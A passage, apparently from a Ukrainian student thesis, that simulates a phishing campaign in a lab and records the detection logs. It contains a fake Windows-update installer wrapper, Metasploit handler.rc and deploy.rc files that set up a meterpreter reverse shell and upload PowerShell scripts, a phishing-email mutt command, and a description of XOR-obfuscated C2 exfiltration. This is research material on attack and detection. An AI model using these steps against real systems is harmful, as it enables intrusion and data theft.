



Рисунок 3.4-3.5 – Вміст фішингового листа

Таким чином, користувач не сприймає свої дії як ризиковані, а розглядає їх як частину службових обов'язків. Саме цей ефект перенесення відповідальності на «систему» або «службу безпеки» є одним із найефективніших механізмів соціальної інженерії.

3.3 Розробка та розгортання пейлоаду і C2-інфраструктури

Наступним етапом практичної реалізації фішингової атаки є створення та розгортання пейлоаду, а також побудова інфраструктури командно-контрольного сервера, який забезпечує централізоване управління шкідливими компонентами, приймання даних і координацію дій після початкової компрометації системи.

У змодельованому сценарії виконуваний файл `Windows_Security_Update_KB5007654.exe`, що входить до складу архівного вкладення та маскується під легітимне оновлення операційної системи. Його функціональне призначення зводиться до ролі обгортки (installer wrapper), яка забезпечує правдоподібний процес «встановлення» та ініціалізує виконання прихованого пейлоаду. Такий підхід відповідає реальним фішинговим кампаніям, у яких первинний виконуваний компонент використовується лише як точка входу, тоді як основні шкідливі дії реалізуються пізніше, після встановлення стійкого контролю над системою.



```
1 import os
2 import sys
3 import ctypes
4 import subprocess
5 import winreg
6 import time
7 import threading
8 import shutil
9 import hashlib
10 import json
11 from pathlib import Path
12 import tkinter as tk
13 from tkinter import ttk, messagebox, scrolledtext
14 import random
15 import socket
16 import urllib.request
17 from datetime import datetime
18 import win32api
19 import win32con
20 import win32security
21 import tempfile
22
23 # ===== K0H517VPA19 =====
24 PAYLOAD_SOURCE = "payload_final.exe"
25 INSTALL_DIR_NAME = "Microsoft\\Windows\\SecurityUpdates"
26 SERVICE_NAME = "WindowsSecurityManager"
27 DISPLAY_NAME = "Windows Security Update Service"
28 CONFIG_FILE = "installer_config.json"
29 VERSION = "1.2.0"
30
31 class AdvancedWindowsUpdateInstaller:
32     def __init__(self):
33         self.root = tk.Tk()
```

Рисунок 3.5 – Код для створення обгортки пейлоаду

Обгортка реалізована у вигляді Python-застосунку з графічним інтерфейсом, стилізованим під стандартний інсталятор оновлень Microsoft. Вона створює багатокроковий процес встановлення, що включає вікна привітання, ліцензійної угоди, індикатори прогресу та фінальне повідомлення про успішне завершення операції. Така поведінка формує у користувача відчуття легітимності та знижує ймовірність переривання процесу.




Рисунок 3.6 - 3.7 – Графічний інтерфейс обгортки пейлоаду





Рисунок 3.8 - 3.9 – Графічний інтерфейс обгортки пейлоаду

Особливістю реалізації є те, що обгортка не взаємодіє безпосередньо з C2-сервером і не здійснює ексфільтрацію даних. Вона виконує виключно роль маскувального та підготовчого шару, після чого передає контроль основному пейлоаду, що відповідає принципу розділення відповідальності між компонентами атаки.

Після завершення роботи обгортки відбувається запуск первинного пейлоаду, який ініціалізує reverse-з'єднання Meterpreter, згенероване за допомогою Metasploit Framework. З'єднання встановлюється з атакувальною машиною, що дозволяє отримати інтерактивну сесію та виконувати команди в контексті скомпрометованої системи. Таким чином, початкове зараження перетворюється на контрольовану точку доступу, аналогічну бекдору у реальних атаках.




```
kali@Attacker: ~/security_update_project
Session Actions Edit View Help
GNU nano 8.6 handler.rc
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
set LPORT 4444
set ExitOnSession false

set EnableStageEncoding true
set StageEncoder x64/xor_dynamic

set AutoRunScript post/windows/manage/migrate
exploit -j
```

Рисунок 3.10 – Вміст файлу handler.rc



```
kali@Attacker: ~/security_update_project
Session Actions Edit View Help
GNU nano 8.6 deploy.rc
upload /home/kali/scanner_final_version.ps1 C:\\Windows\\Temp\\scanner.ps1
upload /home/kali/downloader_final_version.ps1 C:\\Windows\\Temp\\webdl.ps1
background
```

Рисунок 3.11 – Вміст файлу deploy.rc

Для підготовки подальших післяексплуатаційних дій використовується керуючий сценарій deploy.rc, який виконується після встановлення Meterpreter-сесії. Його основним призначенням є передавання допоміжних PowerShell-скриптів на машину жертви без їх негайного виконання. У межах цього сценарію на систему копіюються два файли. Обидва скрипти розміщуються у тимчасовому каталозі операційної системи, що відповідає типовій практиці розгортання допоміжних компонентів у реальних атаках.

На відміну від повністю автоматизованих сценаріїв, запуск переданих PowerShell-скриптів у змодельованій атаці здійснюється вручну через активну Meterpreter-сесію. Такий підхід дозволяє поетапно контролювати виконання кожного компонента та коректно фіксувати відповідні події у журналах системи.

Запуск виконується за допомогою команди `execute` з параметрами обходу політик виконання PowerShell та прихованого вікна, що забезпечує мінімальну помітність для користувача та систем захисту. Після ініціалізації кожного скрипта у системі створюється окремий процес PowerShell, що підтверджується результатами перегляду списку активних процесів у межах Meterpreter.

Перший скрипт виконує аналіз файлової системи та формує структуру доступних даних, які згодом можуть бути об'єктом ексфільтрації. Другий скрипт залишається активним у фоновому режимі та реалізує механізм взаємодії з командно-контрольним сервером, отримуючи завдання на вибіркове або масове завантаження файлів. Така поетапна схема запуску дозволяє чітко відокремити етап підготовки середовища від етапу активної взаємодії з C2-сервером та спрощує подальший аналіз перебігу атаки.

Командно-контрольний сервер у межах дослідження реалізовано як окремому віртуальну машину. C2-сервер виконує декілька ключових функцій:

- приймання результатів сканування файлової системи;
- зберігання та обробку метаданих про файли й хости;
- формування черги команд для агентів;
- приймання та збереження ексфільтрованих файлів;
- централізоване журналювання подій і статистики.

Для маскування мережевого трафіку передані дані кодуються за допомогою XOR з подальшим Base64-представленням. Хоча такий підхід не забезпечує криптографічної стійкості, він ускладнює поверхневий аналіз трафіку та приховує структуру переданих повідомлень у мережевих логах, що є достатнім для демонстрації принципів прихованої комунікації у межах цієї атаки.

Важливою складовою C2-інфраструктури є черга команд, яка дозволяє асинхронно керувати діями агентів. Сервер формує завдання на завантаження окремих файлів або їх групування в архіви, а клієнтські скрипти періодично опитують сервер та виконують отримані інструкції.


Завантажені файли зберігаються у структурованому вигляді разом із метаданими, що містять інформацію про хост, користувача, шлях до файлу,

контрольні суми та статус шифрування. Для великих обсягів даних передбачено механізм автоматичного створення ZIP-архівів, що спрощує подальший аналіз результатів атаки.

Окремо реалізовано механізми журналювання та статистики, які фіксують кількість підключень, обсяг переданих даних, активність клієнтів і виконання операцій очищення. Це дозволяє не лише контролювати перебіг атаки, а й використовувати зібрані дані для подальшого аналізу в межах дослідницької роботи.

3.4 Поетапне виконання фішингової атаки

Початковою точкою змодельованої атаки є надсилання фішингового електронного листа з машини атакуючого середовища на адресу користувача жертви. Повідомлення надсилається через попередньо налаштований поштовий сервер, розгорнутий на машині атакуючого, та успішно доставляється до поштового клієнта. На цьому етапі реалізується класичний сценарій фішингової доставки, у якому електронна пошта використовується як основний вектор первинного доступу.



```
kali@Attacker: ~/security_update_project
Session Actions Edit View Help

(kali@Attacker)~/security_update_project
$ mutt -s "URGENT SECURITY PATCH REQUIRED" \
-e 'set content_type=text/html' \
-a Security_Update_INC-54231-SEC.zip -- victim@local.com < Security_Patch_Notification.html
(kali@Attacker)~/security_update_project
```

Рисунок 3.12 – Надсилання фішингового листа з машини атакуючого




Рисунок 3.13 – Отримання листа на машині жертви

Завдяки використанню переконливого претексту, корпоративного оформлення, імітації внутрішнього повідомлення служби інформаційної безпеки та акценту на терміновості виконання дій, лист не викликає підозри у користувача. Таким чином реалізується етап User Execution (T1204) за класифікацією MITRE ATT&CK, у межах якого подальший розвиток атаки стає можливим виключно внаслідок дій користувача.




Рисунок 3.14 – Вміст фішингового листа

Після відкриття листа користувач завантажує вкладений архів Security_Update_INC-54231-SEC.zip, який зберігається у файловій системі жертви. Ця дія супроводжується відповідними подіями файлової активності, що фіксуються системними механізмами журналювання та надалі можуть бути проаналізовані на сервері логування. Наступним кроком, відповідно до інструкцій у листі, користувач тимчасово вимикає засоби захисту операційної системи, зокрема Windows Defender.




Рисунок 3.15 – Зберігання архіву

Факт вимкнення захисту в режимі реального часу фіксується у журналі подій операційної системи та відображається в інтерфейсі Kibana як зміна параметра `DisableRealTimeMonitoring`. Цей момент є критичним, оскільки створює умови для безперешкодного запуску виконуваного файлу та відповідає тактиці `Defense Evasion`, спрямованій на зниження ефективності засобів виявлення. Наявність цього артефакту в журналах підтверджує, що соціотехнічна складова атаки безпосередньо впливає на стан системи безпеки кінцевого хоста.




Рисунок 3.16 – Вимкнення захисту в режимі реального часу

host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.type	windows
host.os.version	10.0
log.level	information
message	Registry value set: RuleName: T1089,Tamper-Defender EventType: SetValue UtcTime: 2025-12-15 02:26:34.641 ProcessGuid: (C7C3BBD1-0C62-693F-4400-000000003900) ProcessId: 2288
winlog.channel	Microsoft-Windows-Sysmon/Operational
winlog.computer_name	Victim
winlog.event_data.Details	DWORD (0x00000001)
winlog.event_data.EventType	SetValue
winlog.event_data.Image	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25100.9008-0\MsMpEng.exe
winlog.event_data.ProcessGuid	(C7C3BBD1-0C62-693F-4400-000000003900)
winlog.event_data.ProcessId	2288
winlog.event_data.RuleName	T1089,Tamper-Defender
winlog.event_data.TargetObject	HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring
winlog.event_data.User	NT AUTHORITY\SYSTEM

Рисунок 3.17 – Перегляд записів в журналі подій

Після вимкнення захисних механізмів користувач розпаковує завантажений архів. Операція створення нових файлів і директорій у файловій системі також реєструється засобами журналювання та відображається у централізованих

логах. У результаті розпакування користувач отримує набір файлів різного типу, які формують правдоподібний контекст службового оновлення системи безпеки.




Рисунок 3.18 – Розпакування архіву

host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.type	windows
host.os.version	10.0
log.level	information
message	Process Create: RuleName: - UtcTime: 2025-12-15 02:36:14.821 ProcessGuid: {C7C3BBD1-741E-693F-8A03-000000003900} ProcessId: 5236 Image: E:\WinRAR\WinRAR.exe
winlog.channel	Microsoft-Windows-Sysmon\Operational
winlog.computer_name	Victim
winlog.event_data.CommandLine	"E:\WinRAR\WinRAR.exe" x -x-lext -ver -imon1 -- "C:\Windows\Temp\Security_Update\Security_Update_INC-54231-SEC.zip" C:\Windows\Temp\Security_Update\
winlog.event_data.Company	Alexander Roshal
winlog.event_data.CurrentDirectory	C:\Windows\Temp\Security_Update\
winlog.event_data.Description	WinRAR

Рисунок 3.19 – Перегляд записів в журналі подій




Рисунок 3.20 – Вміст розпакованого архіву

На цьому етапі користувач ознайомлюється з вмістом допоміжних файлів, зокрема з текстовим документом README_SECURITY_PATCH.txt, який

містить додаткові інструкції та пояснення щодо необхідності запуску основного виконуваного файлу. Наявність такого файлу виконує функцію психологічного підкріплення – він знижує підозру, підтверджує «офіційний» характер оновлення та логічно підводить користувача до запуску виконуваного компонента. Таким чином створюється плавний перехід від етапу доставки до безпосередньої активації шкідливого коду.




Рисунок 3.21 – Перегляд вмісту README_SECURITY_PATCH.txt

Після ознайомлення з супровідними матеріалами користувач переходить до запуску основного виконуваного файлу Windows_Security_Update_KB5007654.exe, який візуально імітує процес інсталяції легітимного оновлення безпеки операційної системи. Під час виконання файл відображає типові елементи інсталяційного процесу, що остаточно закріплює у користувача переконання в його безпечності та відповідності заявленому призначенню. Фактично ж на цьому етапі відбувається активація первинного пейлоаду, вбудованого в обгортку, який ініціалізує зворотне з'єднання з атакувальним вузлом.




Рисунок 3.22 – Запуск інсталятора від імені адміністратора

